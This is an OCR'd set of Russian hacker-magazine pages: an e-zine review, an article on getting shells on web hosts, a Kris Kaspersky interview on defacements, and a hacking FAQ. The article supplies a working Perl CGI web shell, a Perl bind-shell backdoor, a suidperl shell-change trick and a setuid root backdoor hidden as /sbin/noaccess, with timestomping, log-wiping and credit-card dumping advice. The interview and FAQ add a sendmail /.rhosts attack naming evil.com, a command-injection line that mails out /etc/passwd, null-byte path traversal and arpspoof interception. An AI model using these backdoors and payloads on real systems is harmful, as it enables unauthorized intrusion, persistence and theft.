


x.25 помогает юным талантам :)

PHRACK

Стафф: посмотрите на сайте ;)
Официальная страница:
http://www.phrack.org
Дата первого выпуска: 17-11-1985 (!!!)
Количество выпусков: 59

Фрак - это легендарный оплот сетевой контркультуры. Достаточно взглянуть на списки авторов, пишущих для него. Первые выпуски, на мой взгляд, были не супер, и являлись, по большей части, опытами в области phreak/x25 ресерча. Но и там успели отметиться такие люди и команды, как Legion of the Doom и Masters of Deception. Наверняка, многие сейчас даже не знают, кто это такие. Скажу просто, что Mentor был из Lod, а Эрик BloodAxe из Mod.
Чем интересен этот журнал? Да тем, что большинство технологий, широко используемых в нынешней security индастри, были впервые подробно описаны именно здесь. Достаточно вспомнить Alepha1 и Feodor'a с их "Smashing Stack for Fun and Profit" и "Advanced Port Scanning" соответственно. Среди тех, кто засветился в авторах фрака - scut, rfp, route, halflife, horyzon, zilvio, lcatumf, dark_spyrit и многие, многие другие. Я сознательно пропускаю большую часть имен - очень долго перечислять. Кстати, можешь гордиться, если, прочитав журнал, ты все понял - это удается далеко не многим :).



Самый популярный security e-zine в Internet

~EL8

Зеркала: **http://owned.hoha.ru, phrack.efnet.ru**
Дата первого выпуска: 1998
Количество выпусков: 4

Самое стебное произведение, которое я читал за последние полгода :). Жестокий стеб над представителями network security scene. В последнем номере, например, содержалась переписка K2 с людьми из Mitre.org, с руководителем проекта HoneyNet Лемминг'ом, с соратниками из ADM и w00w00 и прочими. Все это обыгрывается в меру смешными комментариями. Последний выпуск вышел под лозунгом "Kill the Whitehats!" и содержит массу прикольных текстов, логов и прочей инфы. Кстати, ~el8 разборки получили продолжение - о том, во что это вылилось, можно прочитать на owned.hoha.ru или на phrack.efnet.ru. Особенно интересно будет тем, для кого нижеприведенные названия - не пустой звук: teso, w00w00, low lewel, zsh, anti.security.is, HERT, bview, teamxor, phrack, hack.co.za и GOBLES.

29A

Официальная страница: **http://29a.host.sk**
Дата первого выпуска: unknown
Количество выпусков: 6

Ezine с акцентом на vx/ сцену. Очень радует наличие в каждом релизе приличного количества материала. Да и вес у e-zine'a не маленький (issue #4 - 9,15 mb). Набирается он (вес) за счет приложенных к журналу всевозможных утилит: плагины, черви, вирусы и прочее vx/ добро. В общем, если ты увлекаешься вирусами, этот e-zine - для тебя.

2600

Официальная страница: **http://www.2600.org**
Дата первого выпуска: 1984
Количество выпусков: ~70

Довольно известный журнал за бугром. Выходит в "hardcover" (бумажном варианте), поэтому к e-zine'ам относить его неправильно, но благодаря своей популярности он все-таки попал в обзор. Несмотря на солидный возраст журнала, материал все-таки слабоват (с PHRACK'ом рядом не стоит). Вот что содержит один из выпусков журнала: объем 58 страниц, из них 15 - письма читателей, 14 статей. Статьи в основном теоретические, хотя в некоторых есть и сорсы. Пишут о сетях, фрикинге, кое-что о vx (материал о полиморфных вирусах). По UNIX, к сожалению, ничего не нашел >(.



Бумажный security журнал

Вот, в принципе, и все. Дополнительно я бы отметил следующие зины:
HangUp (http://hangupteam.by.ru), b4b0 и b0g.
Скачать и порыться в куче других журналов можно здесь: **http://packetstorm.decepticons.org/magazines.html.** Успехов.

Взлом


SHELL НА ХАЛЯВУ

Докучаев Дмитрий aka Forb (forb@ruhost.ru)



SHELL НАХАЛЯВУ

СОЗДАЕМ ШЕЛЛ НА КРИВЫХ ХОСТИНГАХ




Как известно, все хостинги делятся на два типа - с предоставлением шелл-аккаунта или без него (третьего не дано). В этой статье мы будем разбираться со вторым вариантом, точнее - рассмотрим пути получения шелла на этом хостинге.
Вообще, хостинги - вещь интересная. Шелл может оказаться весьма полезной фичей. Почему? Во-первых, канал. На уважающем себя хостинге канал должен быть широкий. Во-вторых, сам софт. Пень 166 для хостинга не пройдет =). Следовательно, можно запускать задачи наподобие john, требующие мощного проца. И, наконец, на некоторых хостингах имеются реверсивные виртуалхосты (которые резолвятся в обе стороны) - можно запросто поставить баунсер с отличными хостами, да еще и затрейдить доступ к нему.

SHELL ЧЕРЕЗ CGI

Слюнки потекли? Ладно, не буду терроризировать. Приступим к делу, то бишь к получению заветного shell-аккаунта. Если есть доступ к ftp и право на выполнение cgi/php скриптов, то шанс получить шелл, а в перспективе и rootshell, резко возрастает. Итак, первый способ получения некоего www-shell'а: заливаем на ftp хостинга скрипт cmd.cgi с простым как мир содержимым:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n"; Выводим хедер
$cmd=$ENV{QUERY_STRING}; ## Команда для выполнения - атрибут скрипта
$cmd=~s/%20/ /g; ## Заменим все unicode пробела на реальный пробел
print "<pre>".`$cmd`."<\/pre>"; ## Выпишем результат команды в <pre></pre> тегах
```



Результат работы cmd.cgi

Корректно заливаем скрипт (в ASCII-режиме), ставим атрибут 755 и обращаемся: http://www.victim.com/~xakep/cmd.cgi?id (впоследствии я буду называть www.victim.com). Результатом будет, как правило, строчка следующего вида в браузере:

```
uid=nobody(31337) gid=nobody(31337)
```

УДАЛЕННЫЙ БЭКДОР

Но, конечно, бродить по дирам, взламывать сервер etc не интерактивным путем - сложно и неудобно, поэтому лучше воспользоваться скриптами, которые способны открыть порт на сервере (некий backdoor) с интерактивным шеллом. Используя Perl для этой корыстной цели, пишем обычный бэкдор (код старый, но до сих пор актуальный):

```
#!/usr/bin/perl
$SHELL="/bin/bash -i"; ## Будем использовать интерактивный bash в качестве шелла
$LISTEN_PORT="31337"; ## Выбираем порт 31337 для бэкдора
use Socket; ## Используем модуль Socket
$protocol=getprotobyname('tcp'); ### Протокол - TCP
socket(S,&PF_INET,&SOCK_STREAM,$protocol) || die "Cant create socket\n"; ### Пытаемся создать сокет-дескриптор либо завершаем скрипт с сообщением об ошибке.
setsockopt(S,SOL_SOCKET,SO_REUSEADDR,1); ## Заставляем сокет поддерживать REUSE - возможность многоразового использования порта
```

```
bind
(S,sockaddr_in($LISTEN_PORT,INADDR_ANY)) ||
die "Cant open port\n"; ## Биндим порт на все
адреса машины либо сообщаем об ошибке
listen (S,3) || die "Cant listen port\n"; ## Ждем
коннектов на порт
while(1)
{
accept (CONN,S); ## При подключении созда-
ем дескриптор с именем CONN
if(! ($pid=fork)) ## Делаем процесс потомок
для коннекта с дескриптором CONN
{
die "Cannot fork" if (! defined $pid); ## В случае
неудачи ответвления - завершаем работу
open STDIN,"<&CONN";
open STDOUT,">&CONN";
open STDERR,">&CONN"; ## Перенаправляем
STDIN, STDOUT и STDERR в клиент-терминал
exec $SHELL || die print CONN
"Cant execute $SHELL\n"; ## Пы-
таемся запустить интерактивный
шелл либо, в случае неудачи, за-
вершаем скрипт
close CONN; ## Закрываем сокет
после завершения работы шелла
exit 0; ## Корректно выходим, за-
вершая потомок.
}
}
```

Закачиваем данный скрипт на ftp, а если это невозможно (дыры в софте с возможностью исполнения команд через WWW), то заливаем его с помощью программы wget в /tmp каталог. Затем выполняем командой perl /path/to/script (через cmd.cgi, естественно). Если окно с ошибкой не открывается, а браузер лишь задерживает выдачу ответа, значит, все прошло успешно, и порт открыт. Остается лишь зателнетиться на www.victim.com:31337 и юзать интерпретатор.

Коннект на бэкдорный шелл

Интерпретатор, возможно, придется поднимать до нормального уровня. Ведь сколько мусора в логах... Тогда необходимо брать права рута. Если это русский хостинг, то это вряд ли прокатит. Наши админы, особенно на хостингах, хорошо заботятся о безопасности. А вот с буржуями все достаточно просто. У них ошибок на порядок больше. Но и писать здесь, каким способом взламывать буржуйский хостинг, я, естественно, не буду. Для этого надо изучать конкретный сервер, что на нем находится, потом ползать по разнообразным багтракам в поисках нужного сплоита. А возможно, придется и самому писать. Правда, в итоге может что-то и получится, но эти "самостоятельные упражнения" пресекаются УК :).

ПОДЪЕМ ИНФЫ БЕЗ РУТА

Что, если зарутить не удается? Дело в том, что шелл запущен под правами apache. То есть, доступны www-директории, в которых можно найти обычные скрипты. А уже в них возможно найти аккаунт, например, для базы данных mysql. Затем можно выполнять команды mysql прямо из командной строки. Например, после получения аккаунта на базу в виде root:sqlpassword мы можем просмотреть базы такой командой:

```
bash-2.04$ mysql -uroot -psqlpassword -e 'show
databases'
```

И так далее. То есть реально отдампить кучу кредиток и другой важной информации. Не этого ли желает большинство людей?

DOWNLOAD!

http://cgi-bin.hut.ru/cmd.pl
По этой ссылке можно скачать альтернативный perl скрипт, реализующий cgi-shell. Зачем он дается? Да просто он гораздо удобнее, а публиковать его сорсы – бессмысленно.

Конечно, бэкдоры бывают не только на Perl. По адресу http://kamensk.lael.ru/forb/soft/bd.c можно скачать сишник с подробными комментариями. Компилить его придется, видимо, через www, а затем запускать оттуда же, как обычный бинарник.

УСТАНОВКА БЭКДОРА

У непривилегированного пользователя, наверняка, вместо шелла стоит что-то вроде /bin/false (ну, любят хостинги делать такие шеллы юзерам). Как кто-то говорил - нет безвыходных ситуаций. В юниходподобных осях существует полезная команда: chsh. Она позволяет сменить шелл пользователю (если у тебя есть на это права). Но вот незадача - обычно апач выполняет команды под уидом apache или nobody, то есть через WWW-скрипт, как и через открытый порт, тебе шелл не сменить. Но на помощь приходит программа suidperl (она есть практически на всех Linux & BSD). Быстренько оформив через открытый порт скриптик shell.pl, получаем код следующего содержания:

```
#!/usr/bin/suidperl -U
system("/usr/bin/chsh LOGIN");
```

где LOGIN - твой логин, сделаем его суидным командой по ФТП: site chmod 4755 shell.pl (4 - SUID, 755 - исполнение). Затем, уже интерактивно (через бэкдор), запустим его при помощи suidperl:

```
bash-2.04$ suidperl -U shell.pl
```

Suidperl - программа для исполнения суидных Perl скриптов. Получается, что права, с которыми запустится скрипт, будут: nobody (uid) и хакер (euid). То есть suidperl наследует uid, закрепленный на скрипте. При условии, что /bin/false был в /etc/shells, шелл будет сменен, и в итоге появится возможность ходить под своим логином через /bin/bash. Опция -U суидперла блокирует taint проверку скрипта, иначе скрипт ругнется на unsecure $ENV{PATH}.

ДАЛЬНЕЙШЕЕ УДЕРЖАНИЕ ПРАВ

Итак, перенесемся в заветное будущее, когда на хостинге уже есть root-права. Что делать? Одним из хороших способов будет создание fake-shell, который бы пускал в систему только определенного человека. Как это осуществить? На большинстве хостингов существует свой шелл-nologin, который пишет одну единственную строку, как реакцию на подключение - No access. Воспользовавшись этим, слегка подредактируем код. Допустим, в системе есть пользователь lp (принтер сервис) с уидом 4. Ему необходимо установить свой пароль (не стоит забывать чистить логи после этого!), и шелл, как обычно - /sbin/noaccess. Вот его код в си-реализации:

```
int main() {
if (getuid() == 4) { /* Если уид=4 */
setuid(0);
setgid(0);
system("/bin/bash"); /* Запускаем bash из-под
рута */
} else {
printf("No access\n"); /* Иначе пишем - No
access */
}
}
```

Как видишь - все просто. Остается лишь откомпилить его: gcc noaccess.c -o /sbin/noaccess. Затем поставить на него атрибут +s (для setuid() нужен SUID атрибут) и сменить дату обращения к файлу командой touch -t 200101151932 /sbin/noaccess (время в формате ГГММДДЧЧММ). Рекомендуется также скачать какой-нибудь logwiper и интегрировать его в noaccess, иначе пребывание на сервере будет логироваться.

Вот и вся инфа о поднятии shell доступа на разнообразных хостинговых службах. Просто поднятие shell'а - дело без последствий, но если продолжать получать более высокие права, то это уже уголовно наказуемо (особенно при получении рут прав). Так что осмысливай свои действия!



Взлом



КРИС КАСПЕРСКИ: РАЗГОВОРЫ О ДЕФЕЙСАХ

КРИС КАСПЕРСКИ
TanaT (TanaT@hotmail.ru)

Дефейс - штука непростая. Вот мы и решили обратиться к одну из опытных хакеров - Крису Касперски - с просьбой поделиться опытом. На что он любезно согласился :).

Т: Крис, ты когда-нибудь дефейсил что-нибудь?
К: Разумеется, но всегда с письменного соглашения владельца ресурса в плане тестирования сервера (локальной сети) на уязвимость.

Т: А сколько дефейсов было?
К: Наверное, где-то порядка 50-70.

Т: Опиши, какие сайты ты дефейсил.
К: Я бы с удовольствием, но мои клиенты особо тщательно оговаривают пункт о неразглашении. Кому же, действительно, будет приятно, если начнут говорить о его дырках?

Т: А самый запомнившийся дефейс?
К: На одном весьма крупном ресурсе оказалась совершенно глупая дыра - этот платный сайт был проиндексирован поисковиком "Гугол". И вместо того, чтобы платить свои кровные, можно было читать все документы, сохраненные в гугловом кэше. И самое интересное, что в его кэше оказалась ссылка к "секретной" страничке, предназначенной для администрирования сайта (и редактирования в том числе). Пароля не требовалось - ссылка сама была "паролем". На это, во всяком случае, надеялись его разработчики.
Другой случай: однажды на спор сподобили меня подломать сервер наподобие www.nasa.gov. Ну, какие проблемы? ;) Спускаем на товарищей (не nasa, естественно, а на тех, кто со мной спорил) лавину ложных DNS пакетов, в которых якобы содержится адрес http://www.nasa.gov, а на самом деле - http://www.drbizar.com, и когда товарищи набили в браузере www.nasa.gov, они попали на сайт причинного воздержания, после чего встали натуральными лыжами и выпали в осадок.

Т: Можешь объяснить поподробнее? :)
К: Подробнее. Когда ты лезешь на какой-нибудь сайт, твой браузер посылает набранный адрес DNS серверу, который сообщает браузеру IP-адрес этого сайта (сам браузер IP-адреса не знает). Причем, технически вполне возможно подделать ответ DNS сервера и сообщить фальшивый IP-адрес, т.е. адрес не этого, а совсем другого сайта. Атакуется не сам сайт, а непосредственно тот, кто на него входит. Да и то - не атакуется, а просто направляется (незаметно для него) по другому пути.
А запомнилось это мне потому, что товарищи, с которыми я едва ли не с детских лет дружил, живо настучали на меня в милицию. Конечно, в милиции над ними только посмеялись, но все-таки факт - на дружбе с той поры наступил хак.

Т: Где чаще всего лежит уязвимость, через которую можно поиметь сервер?
К: Примерно 2/3 приходится на ошибки переполнения буфера или так называемый "срыв стека". Практически 99% всех серверных приложений имеют дыру подобного рода. Для поиска ошибок по минимуму не нужно ничего, кроме терпения. Можно даже не знать Си - достаточно методично перебирать строки различной длины и смотреть на реакцию системы. Правда, для гарантированной атаки свободное владение ассемблером и умение держать отладчик в руках - обязательно.

Т: Есть мнение, что знание Perl помогает находить тысячи уязвимостей в разных системах безопасности. А ты говоришь, что

STEP BY STEP

```
# Соединяемся с узлом – жертвой по протоколу SMTP через 25 порт
telnet victim.com 25
# Указываем в качестве адреса получателя сообщения имя файла "/.rhosts"
rcpt to: /.rhosts
# Указываем адрес отправителя сообщения
mail from: kpnc@aport.ru
# Начинаем ввод текста сообщения
data
# Вводим произвольный текст (он будет проигнорирован)
Hello!
# Точка завершает ввод сообщения
.
# Новое сообщение
# Указываем в качестве адреса получателя имя файла "/.rhosts"
rcpt to: /.rhosts
# Указываем адрес отправителя сообщения
mail from: kpnc@aport.ru
# Начинаем ввод текста сообщения
data
# Вводим имя собственного хоста или любого другого хоста, к которому есть доступ
evil.com
# Точка завершает ввод сообщения
.
# Завершение операции и выход
quit
```

нужно только терпение. Как так?

К: Знание Перла (а еще лучше и Перла, и ассемблера) позволяет практически гарантированно вторгаться если не в любую, то в подавляющее большинство систем, даже чрезвычайно сильно защищенных. "Терпение" позволяет атаковать систему лишь при благоприятном (или неблагоприятном - относительно кого считать) стечении обстоятельств. Тем не менее, нахождение дыр путем методичного перебора строк различной длины дает лучший эффект, нежели дизассемблирование.

Т: Опиши технику дефейса.

К: Универсальных приемов нет. Все зависит от конкретной ситуации. К тому же, приводить код, заведомо зная, для чего им воспользуются - это уже соучастие в преступлении. Так что увольте!

Т: Можешь привести учебный пример, естественно - для сисадминов и сисопов? :)

К: Почему бы и нет? Вот классический (правда, сейчас редко где работающий) пример. Вводим в поле, спрашивающее ваш e-mail, нечто вроде Hack2000@mail.ru; mail Hack2000@mail.ru </etc/passwd, и, если сервер не принимает никаких мер безопасности и непосредственно передает введенный адрес сендмайлу, мы получим passwd или другой файл на свой майл. Или другой пример. Сканируем порты жертвы (сойдет любой сканер), смотрим, что за ПО стоит там. Наугад тыкаем пальцем и попадаем, ну, скажем, в SMTP-сервер. Запускаем telnet и вводим адрес жертвы, указав в качестве порта 25-порт (на нем работает SMTP). На экране появляется что-то вроде:

220 gate.chiti.uch.net ESMTP Qflymail 1.2.3; Sun, 26 Mar 2000 16:21:53 +0300 (EEST)

"Ага!" - говорим мы и набираем в поисковике "Qflymail 1.2.3+Download", желая найти этот Qflymail в сети. Находим дистрибутив, к сожалению, не содержащий исходных текстов. Что ж! Запускам дизассемблер и углубляемся в анализ ассемблерного кода - если повезет, нам удастся найти ошибку, позволяющую захватить управление сервером. И такая ошибка действительно находится! Qflymail буферизирует свой вывод, но при этом размер буфера фиксирован и довольно невелик. Поэтому, если в ответ на HELO ввести слишком длинную строку, то сервер, возвращая наше приветствие к нам назад, "разорвет" свой буфер и затрет следующие за его концом данные. Остальное дело техники - пишем в машинных кодах маленькую программку, которая делает то, что нам нужно, и размещаем ее в строке, вводимой в ответ на приглашение HELO, с таким расчетом, чтобы при срыве стека затертый адрес возврата именно на нее передал управление.

Все! Далее мы проталкиваем загрузчик, который догружает полноценную программу, например, мини-телнет сервер, и захватываем полный контроль над машиной. Теперь уже нетрудно будет найти директорию с HTML-страничками и, естественно, не забыв сделать backup, модифицировать любую из них по своему вкусу.

Администратору защититься от таких атак нельзя... увы, серверное ПО крайне ненадежно и содержит множество ошибок, особенно если это халявное ПО no-name кодеров. Впрочем, и в ПО именитых фирм дыр также предостаточно, поэтому все решает вопрос случая. Кто первый найдет дырку - атакующий или эксперт по безопасности.

Т: Можешь объяснить, дизасм нужен только для анализа ПО, стоящего на сервере?

К: Меня смущает слово "только". Сфера применения дизассемблера одним этим не исчерпывается. С другой стороны, для анализа ПО еще невероятно полезен отладчик, hex-редактор, разные дамперы, компилятор Си++ для написания плагинов к IDA и утилит для того же тестирования. Еще калькулятор, стопка бумаги и карандаш... Словом, много что нужно!

Т: Как ты ищешь баги в этом ПО? Неужели хватает просто взгляда на листинг дизассемблера?

К: Конечно, в вырожденных случаях иногда хватает и одного взгляда - достаточно поискать что-то типа gets, это функция чтения строки, которая не проверяет аргументов. В противном случае, анализ требует огромных трудозатрат и буквально тысяч часов времени... Я как раз специализируюсь на анализе программ без исходных текстов - хоть это и на три порядка сложнее, чем анализ сорцов, но последним занята толпа народу, а дизасмят - буквально единицы. Так что тут много троп еще не протоптано.

Т: А без дизассемблера можно обойтись?

К: В принципе - да. Вот пример классической атаки, основанной на "дырке" в программе SendMail версии 5.59. Суть ее - в возможности указать в качестве получателя сообщения имя файла ".rhosts" (листинг смотри во врезке). Атаку можно считать завершенной. Остается подключиться к удаленному узлу и делать на нем все, что заблагорассудится.

Т: Опиши философию дефейса. Лучше большими буквами написать ХУ|/| или внизу "Все козлы!" вторым шрифтом?

К: Да какая разница, что писать? Я обычно вывожу единственную фразу Hello, Sailor! Или ту фразу, которую захочет увидеть у себя жертва (лицо, заказавшее тестирование сети).

Т: А какие обычно надписи заказываются?

К: Обычно типа "Если Вы видите эту надпись, сервер взломан". Дата. Подпись.

Один раз заказали "Администратор! От имени хакера, сломавшего наш сайт, сообщаю тебе, что ты уволен нахрен. Твой Директор".

Т: Что бы ты в первую очередь посоветовал нашим читателям, продвинутым дефейсерам, и тем, кто на пути к этому?

К: Устоять от соблазна совершения незаконных действий :).

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Подскажите, как можно при помощи telnet/ssh закачать файл на сервер?

A: Довольно часто встречаются случаи, когда надо залить что-нибудь на шелл, а никакого фтп на сервере нет. Самый простой выход - это воспользоваться стандартным фтп клиентом (ftp) с самого шелла. Т.е. поднимаешь на себе фтп сервер, а потом с шелла подключаешься к нему и качаешь все, что надо. Бывает, что фтп либо отсутствует, либо недоступен. Тогда можно воспользоваться утилитами типа wget или fetch. Хотя может не получиться и таким образом. Например, если доступ к 21-ому и/или 20-ому порту закрыт firewall'ом. Тогда все усложняется. Надо будет найти те порты, которые не перекрыты фаерволлом, и заставить фтп сервер ожидать соединения на них.

<???> Я получил рута на одном компе, логи потер, руткит поставил, создал себе аккаунт с рутовыми правами, а на следующий день его (аккаунт) удалили. Как они узнали?

A: Если ты «потер» логи, то удивляться тут нечему, любой админ, заметив, что логи куда-то исчезли, заподозрит неладное. Если же ты все-таки не «тер» логи, а просто удалил оттуда записи о себе - другое дело. Теперь дальше. Сейчас очень популярно хранить логи не на самом компе, а на удаленном. Другими словами, есть некоторая машина, куда сливаются логи со всей сетки. Ты уверен, что в твоем случае это не так? Далее, не все пишется ТОЛЬКО в логи. Многие критические ошибки отправляются прямо на консоль к администратору. Поэтому, если во время взлома какой-нибудь процесс упал (core dump), то вполне вероятно, что админ увидел это сообщение. Ну и, наконец, самое последнее. Ты создал пользователя с 0 uid. В грамотно настроенной системе ежедневно/еженедельно/ежемесячно генерируется отчет. В нем, помимо всего прочего, иногда указывается, сколько в системе пользователей с uid=0. Плюс ко всему некоторые «глупые» сервисы, которые должны запускаться от рута, начинают ругаться, мол «this proccess is not owned by root», что опять же привлекает внимание.

<???> Я бы хотел узнать, как можно из локальной сети Intranet попасть в глобальную сеть Internet?

A: Итак, доступ в Интернет из локальной сети может быть организован несколькими путями. Это может быть прокси сервер. Для них ОБЫЧНО используются порты 3128 или 8080. Или это может быть NAT. NATd - Network Address Translation daemon. Как понятно из названия, NAT - это некоторый демон, транслирующий сетевые адреса. Проще говоря, ты посылаешь пакет на сервер, там он обрабатывается и отсылается дальше получателю, но уже с адресом (IP) сервера NAT. Затем пакет возвращается, и NAT отправляет его тебе. Такой способ куда более предпочтителен, если необходимо дать локальной сети доступ не только к web и ftp, а также к icq, smtp, pop3. На сервера с установленным natd очень эффективно ставить снифферы, так как именно через него проходит много полезного.

<???> Я тут сканировал хост, и на нем были открыты порты 21,22,25,80,139,3128. Хотя ни ftp(21), ни smtp(25) там точно нет. Как такое может быть?

A: Существует несколько возможных причин. Это может быть банальная система выявления сканируемых портов. Т.е. админ на удаленной машине запускает прогу, которая висит на неиспользуемых портах. Например, если у меня нет вэб сервера, я вешаю на 80 порт такую программку. И как только кто-то подключается к моему 80-ому порту, программа меня известит: «С такого-то адреса вас пытаются просканировать» :). Также возможно, что на стандартных портах висят нестандартные сервисы. Ведь никто не обещал, что на 21 порту будет именно ftp... А что, если админу захотелось туда telnet повесить? Он на это имеет полное право! :)

<???> Ситуация следующая: есть ftp сервер, с него раз в месяц пользователи забирают файлики с паролями. Т.е. раз в месяц там меняют пароли, и каждому юзеру пишется файл: «Ваш новый пароль - XXX123ABC». Они его скачивают и пользуются. Так вот, как этот файлик перехватить?

A: Ну, во-первых, если есть машина в этой локальной сети, то сниффер - наш друг. Включаем сниффер, ждем месяц, смотрим лог сниффера и... А вот если такой машины нет... Рассмотрим, как происходит связь с ftp'шником. Ты подключаешься своим любимым ftp клиентом к ftp серверу на 21 порт, входишь и набираешь, допустим, ls (выдать список всех файлов в текущей директории). Клиент посылает команду PASV, а затем LIST. Нас интересует именно команда PASV. После нее следует строка примерно следующего вида: 200 Entering Passive Mode (192,168,100,1,16,29). Это означает следующее - ftp сервер по адресу 192.168.100.1 открывает порт 4125 (16*256+29) для передачи данных. Чем это может помочь нам? Некоторые сервера выбирают этот порт не случайным образом, а каждый раз увеличивают этот номер на единицу. Т.е., подключившись к порту 4125 на 192.168.100.1, мы получим тот самый заветный файлик, который заказал ftp клиент жертвы.

<???> Есть локальная сеть, в ней mail сервер, на котором у меня есть аккаунт. Как мне через него добраться до ftp/http?

A: Хочу тебя огорчить, нормального online доступа через почтовый сервер у тебя не получится. Хотя вполне реально покачать файлы и даже посмотреть веб-паги. В одном из номеров][рассказывалось о сервисах web2mail. Рекомендую тебе найти этот номер и прочитать.

<???> Есть cgi'шка на перле. Как в ней найти уязвимые места? Что хоть искать-то?

A: Прежде всего, надо поискать системные вызовы. Допустим, в исходнике есть нечто типа $var=`echo $variant`. Где $variant - это некоторая переменная, вводимая пользователем. Допустим, мы через форму присваиваем $variant=»$UID», тогда в $var будет результат выполнения `echo $UID`. Теперь представим себе, что вместо «$UID» мы ввели «$UID; cat /etc/passwd». Соответственно в $variant теперь результат `echo $UID; cat /etc/passwd`. Далее, если в твоей cgi'шке открываются какие-либо файлы, то можно проверить, чекаются ли имена открываемых файлов. Допустим, там честно проверяется имя файла на расширение .html/.htm/.txt. Если файл их не имеет, то они не открываются. А теперь откроем файл с таким именем - «/etc/passwd%00.html». Открытие такого файла даст нам /etc/passwd. Почему? Да потому, что символ NULL aka \0 aka %00 является символом конца строки, а, следовательно, все то, что идет после него, просто игнорируется. Cgi'шка не воспринимает его как конец строки и спокойно обрабатывает. Это самые распространенные уязвимости, но на самом деле их гораздо больше.

<???> Поставил себе на машину снифер, звоню модемом провайдеру, запускаю сниффер, а он у меня только мои пакеты видит. Что я делаю не так?

A: Для начала надо понять, как работает sniffer. А работает он следующим образом: любой пакет, отправленный с машины в одной подсети, достанется ВСЕМ машинам в этой же подсети. А ответит на него только та, которой он предназначен. Sniffer принимает все, что приходит на машину, тем самым перехватывая чужие пакеты. Если между тобой и сетью стоит маршрутизатор, и он не настроен слать тебе все пакеты, то ты будешь получать только то, что тебе причитается... Когда ты соединяешься с провайдером, роль такого маршрутизатора выполняет твой гейт. Он и отправляет тебе только твои пакеты. Правда, существует способ обмануть машину отправителя и завернуть все пакеты, адресованные гейту, на себя. Делается это следующим образом. Есть такой пакет dsniff (кстати, очень полезная штука). В ней есть утилита arpspoof. Вот она-то тебе и нужна. Допустим, у тебя есть в сетке машина, но сниффер на ней тебе ничего не дает, т.к. роутер все режет. Что же делать? Надо объяснить всем, что роутер - это ТЫ. Берешь arpspoof и запускаешь arpspoof -t <жертва> <gate>. Итак, теперь ты начинаешь слать жертве пакеты о том, что ты - гейт. Следовательно, жертва, продолжая слать пакеты на гейт, будет слать их тебе.

Эти вопросы меня уже достали

Я уже давно создал на своем сайте www.cydsoft.com/vr-online раздел «Большой FAQ», где я выкладываю все часто задаваемые вопросы и ответы. Прежде чем задавать мне вопрос, посмотри, может на сайте уже есть ответ.

<???> Если не секрет - есть где-нибудь в Питере филиал вашего журнала или что-нибудь подобное?

<???> Видовс выдал синий экран - нарушение работы ЭВМ. Я могу подать в суд на Microsoft?

<???> Я не могу кликнуть по мониторному меню мышкой! Что мне делать?

<???> У меня закончился коврик для мышки, а мне нужно пододвинуть курсор дальше, что мне делать?

Свое мнение об этих вопросах я оставлю при себе и ничего не буду комментировать. Свои варианты ответов на эти ламоразмы можешь слать мне, я с удовольствием их прочитаю.

